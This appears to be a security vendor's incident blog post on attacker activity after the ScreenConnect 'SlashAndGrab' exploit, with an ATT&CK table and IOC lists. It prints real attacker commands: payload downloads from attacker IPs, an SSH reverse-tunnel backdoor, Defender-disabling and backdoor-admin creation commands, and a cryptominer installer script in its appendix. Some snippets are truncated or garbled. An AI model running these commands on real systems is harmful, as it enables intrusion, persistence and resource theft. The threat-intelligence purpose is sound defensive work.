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SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

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Categories

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Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "SlashAndGrab." In previous posts, we shared the details of this vulnerability, its exploit, and shared detection guidance.

In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international takedown efforts to disrupt the LockBit ransomware group, many are asking how "LockBit" is still relevant. The LockBit deployments that we've seen are invoked with an encryptor that looks to be compiled around September 13, 2022—which is the same timeline as the leaked LockBit 3.0 builder in the past. One observed filename is classic

endpoints and Microsoft 365 identities, sciencebacked security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

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LB3.exe, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

```
1#Ransomware binaries

2C:\\Windows\\TEMP\\ScreenConnect\\22.5.7881.8171\\LB3.exe\\

3

4#Defense evasion

5powershell -c foreach ($disk in Get-WmiObject Win32_Logic SlashAndGrab_lockbit.ps1 hosted with $\psi$ by GitHub view raw
```




Figure 1: Example of LockBit ransomware executed through ScreenConnect

We've included the resulting ransom note associated with the above executable.




Figure 2: Ransomware note

Other Ransomware Attempts

We observed other ransomware attempts, like upd.exe and sychost.exe, that Microsoft Defender consistently neutralized.

We also observed adversaries leverage certutil downloaded ransomware .MSI payloads, which they also made persistent via startup folders.

```
1certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdat

SlashAndGrab_certutil.ps1 hosted with ♥ by GitHub view raw
```




Figure 3: Example of ransomware added as a persistence mechanism

The ransom note from the threat actor who deployed the MSI has been included as well.



Figure 4: Example ransomware note

Ransomware Anti-Forensics

Ransomware actors also tried to remove event logs via wevtutil.exe al to frustrate investigators' analysis at a later time. Fortunately, Huntress Managed EDR is far too perceptive to entertain adversarial frustration.




Figure 5: Example execution of wevtutil.exe log clearing via ScreenConnect

Adversaries Enumerating

There was a particular adversary, using 185.62.58[.]132, executing a script on compromised systems across multiple unique victim networks. The intent of the script was to identify which of their compromised systems with the highest privileges.

We believe this demonstrates the scale with which threat actors are abusing this vulnerability as they are working to automate their understanding of where to take additional, postcompromise actions moving forward.

```
powershell.exe Invoke-WebRequest -Uri http[:]//108.63
SlashAndGrab_name_enum.ps1 hosted with ♥ by GitHub view raw
```




Figure 6: Adversary enumerating the user they control via ScreenConnect




Figure 7: Adversary enumerating the user they control via ScreenConnect

Adversary Cryptocurrency Miners

Somewhat disappointing for a lack of originality, a significant number of adversaries used their ScreenConnect access to deploy cryptocurrency coin miners. There was a particularly entertaining attempt to masquerade a coinminer as a legitimate SentinelOne file.

Figure 8: Creation of a coinminer masquerading as SentinelOne

We also observed adversaries downloading and using a xmrig cryptominer, with further details below.

Adversaries Installing Additional Remote Access

Adversaries seemed to commonly install additional, "legitimate" remote access tools, likely as an attempt to remain persistent even once the ScreenConnect fiasco has been cleared up.

Simple Help

An adversary we observed installed the Simple Help RMM, from their ScreenConnect initial access.

We observed the Simple Help RMM agent deployed in the following directories:

- C:\\Users\\oldadmin\\Documents\\Maxx Uptime remote connection\\Files\\agent.exe\
- C:\\ProgramData\\JWrapper-Remote
 Access\\JWAppsSharedConfig\\restricted\\Simple
 eService.exe
- C:\\Users\\oldadmin\\Documents\\MilsoftConnec t\\Files\\ta.exe
- C:\Windows\spsrv.exe

We also observed a configuration file dropped to

C:\\ProgramData\\JWrapper-Remote

Access\\JWAppsSharedConfig\\serviceconfig.xml, which revealed it was configured to communicate to the public IPv4

91.92.240[.]71.

The user **oldadmin** was observed being used running similar commands across multiple unique victim organizations.

Figure 9: Execution of Simple Help RMM Agent

SSH

This threat actor leveraged their ScreenConnect access to download and run an SSH backdoor, seemingly to facilitate an RDP connection.

```
1#Script that initiated SSH
2$r = "C:\ssh\"
3$e = $r + "ssh.exe"
4$g = "aqua.oops.wtf"
5If (!(Test-Path $e)) {
6    md $r > $null
7    iwr -Uri ($g + "/z") -o ($r + "z.zip")
```

```
8 Expand-Archive ($r + "z.zip") -d $r
9}
1$args = @("tunnel@" + $g,"-Z lollersk8","-R " + $p + 1@Start-Process -f $e -a $args -PassThru -WindowStyle Hidde 12``
13
1#final command run on a host
1@:\ssh\ssh.exe" tunnel@aqua[.]oops.wtf -Z lollersk8
SlashAndGrab_SSH.ps1 hosted with \(\mathbf{v}\) by GitHub view raw
```

Figure 10: Huntress report for the aforementioned ssh backdoor

Google Chrome Remote Desktop

We also observed an adversary do something quite interesting with Google Chrome's Remote Desktop. They pulled the installer directly from Google infrastructure, which stores it as a service—no doubt in the hopes they could persistently and remotely access the environment via a second GUI remote access tool (we enjoy crushing hacker hopes here at Huntress).

```
1# Download from Google
2powershell -c (New-Object System.Net.WebClient).DownloadFile('h'
3
4# Install
5msiexec /i C:\\ProgramData\\1.msi

SlashAndGrab_chrome_remote.ps1 hosted with \(\psi\) by GitHub view raw
```

Figure 11: Attempted download of Google Chrome's Remote Desktop client

Figure 12: Huntress platform detecting the persistent installation of Google Chrome's Remote Desktop client

Downloading Tools and Payloads

A common tradecraft denominator between the adversaries we observed involved them downloading further tools and payloads.

For example, an adversary leveraged PowerShell's Invoke-WebRequest (iwr) to call on additional payloads for their SSH persistent tunnel.

```
1powershell.exe -c "$p = 9595; iwr -UseBasicParsing
SlashAndGrab_SSH_download.ps1 hosted with ♥ by GitHub view raw
```

Figure 13: Attempted PowerShell cradle download invocation to grab additional post-exploitation tools for SSH tunneling

We also observed an adversary download the SimpleHelp RMM via curl and rename the executables to .png's in an attempt to evade detection (spoiler: they did not evade detection).

Figure 14: SimpleHelp RMM renamed to sun.png, accessed via curl download

There was also this straightforward PowerShell downloading activity. However, the file was deleted, and their infrastructure was offline, meaning the file's intent had not been determined.

```
1powershell.exe -command "& Invoke-RestMethod -Uri \"
```

view raw

SlashAndGrab_servicetest2.ps1 hosted with ♥ by GitHub

Download Evasion

We also observed adversaries leverage LOLBINs like certutil to download their payloads, likely in an attempt to fly under the radar.

```
1certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdat

SlashAndGrab_certutil.ps1 hosted with  by GitHub  view raw
```

Some adversaries maliciously modified the AV on the host before downloading their payloads. In this specific example, svchost.exe was deleted before analysis could be conducted.

```
1#adversary excluded directories and neutralised D
2powershell -ep bypass -c \"Set-MpPreference -DisableReal*
3
4Set-MpPreference -ExclusionPath C:\\Windows\\Temp
5
6#then downloaded their file
7Invoke-WebRequest http://159[.]65[.]130[.]146:444
8
9C:\\Windows\\Temp\\svchost.exe

SlashAndGrab_svchost.ps1 hosted with \ by GitHub view raw
```

Figure 15: Evidence of a malicious payload download with defense evasion attempt

Adversaries also used their ScreenConnect sessions to reach out and download Cobalt Strike beacons from their external infrastructure. Specifically, this threat actor saved their beacon as a .PDF on a web server, renaming it to a .DAT on the targeted machine.

```
1curl hxxp[://]minish[.]wiki[.]gd/c[.]pdf -o c:\\programdata\\update[.

SlashAndGrab_curl_dat.ps1 hosted with ♥ by GitHub view raw
```

Figure 16: Evidence of Cobalt Strike payload download

Transfer.sh

Interestingly, we observed an adversary mass download cryptocurrency miners using the temporary file upload website transfer.sh.

```
1powershell -command \"iex ((New-Object System[.]Net[.])
SlashAndGrab_transfer.ps1 hosted with ♥ by GitHub view raw
```

Excerpt of the script (full script in the Appendix):

```
1$listi = 'hxxps[://]transfer[.]sh/UFQTwgYszH/confi
2\'hxxps[://]transfer[.]sh/ATVMNG5Pbu/config13[.]js
3\'hxxps[://]transfer[.]sh/s27p8BcTxi/config12[.]js
4\'hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]js
5\'hxxps[://]transfer[.]sh/lyEkHLGt03/config10[.]js
6\'hxxps[://]transfer[.]sh/814d5qR39o/config9[.]jsd
7\'hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]jsd
8\'hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]jsd
9\'hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]jsd
10'hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]jsd
1\frac{1}{hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]jsd
10'hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]jsd
1%'hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]jsd
1%'hxxps[://]transfer[.]sh/MRFibhy8fS/config1[.]jsd
15'hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]jsor
1$randconf = Get-Random -InputObject $listi
1Invoke-WebRequest -Uri $randconf -Headers @{ 'ngrok-ski
1Envoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/ePl
19nvoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/CrN
```

SlashAndGrab_transfer_extract.ps1 hosted with ♥ by GitHub

view raw

Figure 17: PowerShell invocation of malicious script downloaded from Transfer.sh

Adversaries Dropping Cobalt Strike

Unsurprisingly, many adversaries attempted to drop and run a Cobalt Strike beacon on the host.

Figure 18: Setting exclude directory in Windows Defender for the Cobalt Strike beacon

Figure 19: Execution of Cobalt Strike

It's also worth noting that Defender thwarted many of these attempts, as seen in Figure 20.

Figure 20: Evidence of Windows Defender neutralizing the Cobalt Strike beacon originating from the ScreenConnect session It was also common to see the same adversaries drop the (earlier mentioned SentinelUI) cryptocurrency miner **and** attempt a Cobalt Strike beacon, which Windows Defender would neutralize.

Figure 21: Evidence of cryptominers and Cobalt Strike being neutralized by Defender

Adversaries Persisting

Adversaries, of course, want to persist in an environment, beyond their initial access method—and for good reason. This ScreenConnect vulnerability had rapid mitigations suggested by Huntress and ConnectWise that would have undermined the adversary's access.

Creating New Users

Our SOC observed a number of adversaries prioritize creating their own users, once they landed on a machine, using naming conventions that would attempt to fly under the radar, as well as add these to highly privileged groups.

```
Inet user /add default test@2021! /domain
2net group \"Domain Admins\" default /add /domain
3net group \"Enterprise Admins\" default /add /domain
4net group \"Remote Desktop Users\" default /add /domain
5net group \"Group Policy Creator Owners\" default /add
6net group \"Schema Admins\" default /add /domain
7net user default /active:yes /domain
8
9net user /add default1 test@2021! /domain
1n0et user /add default1 test@2021! /domain
11
12
1n0et user /add oldadmin Pass8080!!
1n1et localgroup administrators oldadmin /add
```

```
15
16
1nget user temp 123123qwE /add /domain
1nget group \"Domain Admins\" temp /add /domain

SlashAndGrab_new_users.ps1 hosted with $\Pi$ by GitHub view raw
```

Figure 22: Evidence of adding a new user

Persistent Reverse Shell

The SOC also observed an adversary transfer a

C:\\perflogs\\RunSchedulerTaskOnce.ps1 from the

ScreenConnect compromised, as confirmed from analysis of

Windows Event Log's Application.evtx - Event ID 0.

```
# Excerpt from Application.evtx EventID 0

EventData:

Data:

"Transferred files with action 'Transfer':\r\nRunSchedulerTask

Channel: Application

EventID: 0

EventID_attributes:

SystemTime: "2024-02-23T04:06:06Z"

SlashAndGrab_application_extract.evtx hosted with ♥ by GitHub view raw
```

Figure 23: PowerShell execution of malicious script PowerShell script that included an encoded a Driver.dll

The script was in fact deleted, but could be *partially* restored by taking the PowerShell Operational EVTX and running this script, which re-stitched the script back together from its ScriptBlockId (excerpt of script below).

Figure 24: Extract of PowerShell code from PowerShell
Operational EVTX

Figure 25: Extract of deobfuscated PowerShell code from CyberChef

This would download a **driver.dll**, and leverage WMI Event Consumer / PwSH persistence (named **System Cmr**).

Figure 26: Evidence of the encoded script's persistence mechanism in the Huntress platform

Wrapping Up

This incredibly interesting ScreenConnect exploit has enamored many of us at Huntress for the last few days, but it's a shame our adversaries didn't commit to pairing this new exploit with *new* tradecraft.

It's worth driving this point home: most of the post-compromise activities we have documented in this article aren't novel, original, or outstanding. Most threat actors simply don't know what to do beyond the same usual, procedural tradecraft; cybercriminals are rarely sophisticated, and the infosec community can beat them together.

Adversaries will default to their "tried and true" methods. An experienced, talented security team can neutralize most threat actors in the middle of their campaigns with ease. We hope this article inspires your security mindset. If you need any help monitoring for activity related to this vulnerability, you can use Huntress' free trial.

If you're interested in more, come and check out the next episode of our Product Lab webinar, where we'll be sharing even more technical details behind this threat and answer any questions from the community.

Appendix

ATT&CK

Tactic	Technique	Description
Initial Access	T1190: Exploit Public-Facing Application	Adversaries are leveraging a path traversal bug and auth bypass in ScreenConnect that allows them to create a privileged account for remote control.
Discovery	T1087: Account Discovery	Adversaries are attempting to discover privileged users by running a script across compromised systems.
Defense Evasion	T1562.001: Disable or Modify Tools	Adversaries are attempting to evade detection by adding exclusion paths to Windows Defender using PowerShell.

Defense Evasion	T1070.001: Clear Windows Event Logs	Ransomware actors attempt to remove event logs using wevtutil.exe cl command to hinder forensic analysis.
Execution	T1059: Command and Scripting Interpreter T1059.001: Powershell T1059.003: Windows Command Shell	Adversaries are using PowerShell and CMD to download and execute scripts from remote locations, facilitating various activities such as cryptocurrency mining and remote access.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Adversaries stored their MSI ransomware payload in the Public startup folder
Persistence	T1136: Create Account	Adversaries created new users and in some instances added them to privileged groups.
Persistence	T1053: Scheduled Task	Adversaries are creating scheduled tasks for their cryptominers and remote access

Persistence	T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription	Adversaries are modifying the registry to achieve persistence by adding WMI Event Consumers.
Persistence	T1133: External Remote Services	Adversaries are compromising ScreenConnect instances, deploying SSH tunnels, Chrome remote desktops, and alternate RMMs for evasive, persistent remote access
Command and Control	T1105: Ingress Tool Transfer	Adversaries are downloading files using curl, certutil, and Invoke- WebRequest.
Command and Control	T1572: Protocol Tunneling	Adversaries created SSH tunnels for communication.
Impact	T1496: Resource Hijacking	Cryptocurrency miners are being deployed by adversaries
Impact	T1486: Data Encrypted for Impact	Adversaries deployed ransomware via compromised ScreenConnect

Software	S0154: Cobalt Strike	Adversaries are leveraging Cobalt Strike beacons to achieve C2 connections to compromised ScreenConnect machines.
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loCs

loC Type	Indicator	Hash
Ransomware	C:\Windows\TEM P\ScreenConnect\ 22.5.7881.8171\LB 3.exe	78a11835b48bbe 6a0127b777c0c3c c102e726205f67af efcd82f073e5648 9e49
Ransomware	http[:]//23.26.137[.]225:8084/msap pdata.msi c:\mpyutd.msi	8e51de4774d27ad 31a83d5df060ba 008148665ab9caf 6bc889a5e3fba4 d7e600
Ransomware	UPX.exe	2da975fee507060 baa1042fb45e84 67579abf3f348f1f d37b86bb742db6 3438a
Ransomware	svchost.exe	a50d9954c0a50e 5804065a8165b1 857104816020024 9766bfa2f75d03c8 cb6d0
Cryptocurrency Miner	hxxps[://]transfer[.]sh/GEIU1LmvbS/i njcet.ps1	ec49f5033374eb8 f533e291111e1433 e2da127f45857ae

		bbbe614e711b3ca 989
Cobalt Strike	hxxp[://]minish[.]w iki[.]gd/c[.]pdfC:\ programdata\upd ate[.]dat	0a492d89ea2c05 b1724a58dd05b7 c4751e1ffdd2eab3 a2f6a7ebe65bf3f dd6fe
Cobalt Strike	C:\perflogs\RunSc hedulerTaskOnce. ps1	6065fee2d0cb0d c7d0c0788e7e942 4088e722dfcf935 6d20844d7b2d75 b20163
Cobalt Strike	copy.exe	81b4a649a42a15 7facede97982809 5ccddcdf6cec47e 8a3156530e0c02 e9625e
Google Chrome Remote Desktop	https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msiC:\\ProgramData\\1.msi	c47bfe3b3eccc86 f87d2b6a38f0f39 968f6147c2854f51 f235454a54e213 4265
SimpleHelp RMM	https[:]//cmctt.]co m/pub/media/wy siwyg/sun.pngC:\ Windows\spsrv.ex e	e8c48250cf7293c 95d9af1fb830bb8 a5aaf9cfb192d86 97d2da729867935 c793
SimpleHelp RMM	cmctt[.]com/pub/ media/wysiwyg/i nvoke.png	37a39fc1feb4b143 54c4d4b279ba77 ba51e0d413f88e6 ab991aad5dd6a9 c231b
SimpleHelp RMM	C:\\Users\\oldad min\\Documents\\ Maxx Uptime	a0fd0ceb95e775a 48a95c00eab42f a5bb170f552005c

	remote connection\\Files\ \agent.exe	38812fd03ab4cc1 4932e
SimpleHelp RMM	C:\\ProgramData \\JWrapper- Remote Access\\JWApps SharedConfig\\se rviceconfig.xml	2e0df44dd75dbd bd70f1a777178ad 8a1867cf07385255 08b6120ba21f450 5f47
SimpleHelp RMM IPv4	91.92.240[.]71	
SSH Script	d	69c7fc246c4867f0 70e1a7b80c7c415 74ee76ab54a8b5 43a1e0f20ce4a0 d5cde
SSH Script	Z.zip	aa9f5ed1eede9a ac6d07b0ba13b7 3185838b159006f a83ed45657d7f3 33a0efe
Beacon	driver.dll	6e8f83c88a66116 e1a7eb105495428 90d1910aee0000 e3e70f6307aae21 f9090
Unknown	159[.]65[.]130[.]14 6:4444/svchost.e xeC:\Windows\Te mp\svchost.exe	
Cryptocurrency Miner	http://185[.]232[.] 92[.]32:8888/Senti nelUl.exe	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/s27p8BcTxi/c	

	onfig12[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/ojw6aKoA4A /config11[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/8I4d5qR39o/ config9[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/xklMWnocQH /config8[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/Db5eUfqKP9/ config7[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/L1e30KShXP/c onfig6[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/w2Y0iuEKiY/c onfig5[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/6bkwRh4NXd /config4[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/PRBRzMMEKC /config3[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/RWSn6NLIr7/ config2[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/MRFibhy8fS/c onfig1[.]json	

Cryptocurrency Miner hxxps[://]transfer[.]sh/FeDRSFU5XV/ config[.]json

Contents of inject.ps1 - Crypto Currency Miner

```
powershell -command \"iex ((New-Object System.Net.WebCl
3# Check for Administrator rights
4if (-NOT ([Security.Principal.WindowsPrincipal][Sec
   Write-Host 'Please Run as Administrator!' -Foregr
   Exit
6
7}
  Check and return current user name
9$currentUserName = [System.Security.Principal.Wind
1# Paths
1\forall dircheck = 'C:\ProgramData\.logstxt'
1#$filcheck = 'C:\path\to\xmrig.service'
                                             # You mi
1\filcheck = 'C:\Users\\currentUserName\rundl132.ex
1# Removal functions
1if (Test-Path $dircheck) {
   Remove-Item -Recurse -Force $dircheck
16
17
1%f (Test-Path $filcheck) {
19
   Remove-Item -Force $filcheck
20
21
2# Download files, I am using ngrok as port forwar
2\$\listi = 'https://transfer.sh/UFQTwgYszH/config14.
2\frac{\parameter random - InputObject \parameters listi
2\invoke-WebRequest -Uri \frandconf -Headers @{ 'ngrok-ski
2\invoke-WebRequest -Uri 'https://transfer.sh/ePlTBkI
2₹nvoke-WebRequest -Uri 'https://transfer.sh/CrNx3LV
28
  Create xmrig service file (assuming this has an
  TODO: Check if you need an actual service wrapp
31
3# Get thread count (using CPU count as a basic su
3$threads = (Get-WmiObject -Class Win32_ComputerSystem).Number
```

```
3\frac{3}{tf} = [math]::Round(25 * $threads)
35
3# Move and setup files
3if (-not (Test-Path $dircheck)) {
   New-Item - ItemType Directory - Path $dircheck
3)9
4Move-Item rundl132.exe $dircheck
4Move-Item config.json $dircheck
4Move-Item nssm.exe $dircheck
  Move-Item xmrig.service C:\path\to\services\fol
44
4#
  TODO: Setup as a Windows service (consider tool
46
4#create a nssm command that will make the xmrig.e
48et-Location $dircheck
49\nssm install xmrig 'C:\ProgramData\.logstxt\rundl132.6
50\nssm set xmrig AppDirectory 'C:\ProgramData\.logstxt'
51\nssm set xmrig AppParameters 'rundll32.exe -B -c config.
52
5# Start the service
54\nssm start xmrig
55
5#make the xmrig service run on startup
57\nssm set xmrig start SERVICE AUTO START
58
5#make the xmrig write in a log file
60\nssm set xmrig AppNoConsole 1
61
6#make the xmrig run in the background
63\nssm set xmrig Type SERVICE_WIN32_OWN_PROCESS
64
65
66
  TODO: Windows doesn't have an equivalent to sys
6#
68
  Clean up
7Remove-Item $PSCommandPath -Force
SlashAndGrab_inject.ps1 hosted with \ by GitHub
                                                    view raw
```

Acknowledgments

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